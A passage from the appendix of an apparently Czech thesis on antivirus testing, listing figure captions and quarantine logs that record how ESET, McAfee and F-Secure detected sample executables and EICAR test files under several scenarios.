scénáři RUN | ESET

(zdroj: vlastní)




Obrázek P II. 35 Detekce mlwr_1.exe při scénáři SCAN | ESET

(zdroj: vlastní)




Obrázek P II. 36 Detekce mlwr_2.exe při scénáři RUN | ESET

(zdroj: vlastní)




Obrázek P II. 37 Detekce mlwr_5.exe při scénáři DWN | ESET

(zdroj: vlastní)




Obrázek P II. 38 Detekce mlwr_5.exe při scénáři ACC | ESET

(zdroj: vlastní)




Obrázek P II. 39 Detekce mlwr_5.exe při scénáři RUN | ESET

(zdroj: vlastní)




Obrázek P II. 40 Detekce mlwr_5.exe při scénáři SCAN | ESET

(zdroj: vlastní)




Obrázek P II. 41 Detekce mlwr_6.exe při scénáři RUN | ESET

(zdroj: vlastní)



Obrázek P II. 42 Detekce mlwr_7.exe při scénáři RUN | ESET

(zdroj: vlastní)



Obrázek P II. 43 Detekce mlwr_8.exe při scénáři RUN | ESET

(zdroj: vlastní)

Resolved threats (6)

EICAR test file

File location: C:\Users\Public\mlwr_06_eicar.com

Date | Time: 25/05/2025 12:32

Status: Quarantined

EICAR test file

File location: C:\Users\Public\mlwr_07_eicar.com

Date | Time: 25/05/2025 12:32

Status: Quarantined

EICAR test file

File location: C:\Users\Public\mlwr_08_eicar.com

Date | Time: 25/05/2025 12:32


Obrázek P II. 44 Detekce soubor Eicar při přístupu či vynuceném skenu | McAfee

(zdroj: vlastní)

Time	◇	Title
25/05/2025 12:48	!	Harmful file quarantined
Path: C:\Users\Public		
File: mlwr_08_eicar.com		
Reason: Eicar-Test-Signature		

Obrázek P II. 45 Detekce soubor Eicar při přístupu či vynuceném skenu | F-Secure

(zdroj: vlastní)



Obrázek P II. 46 Detekce mlwr_1.exe při scénáři RUN | F-Secure

(zdroj: vlastní)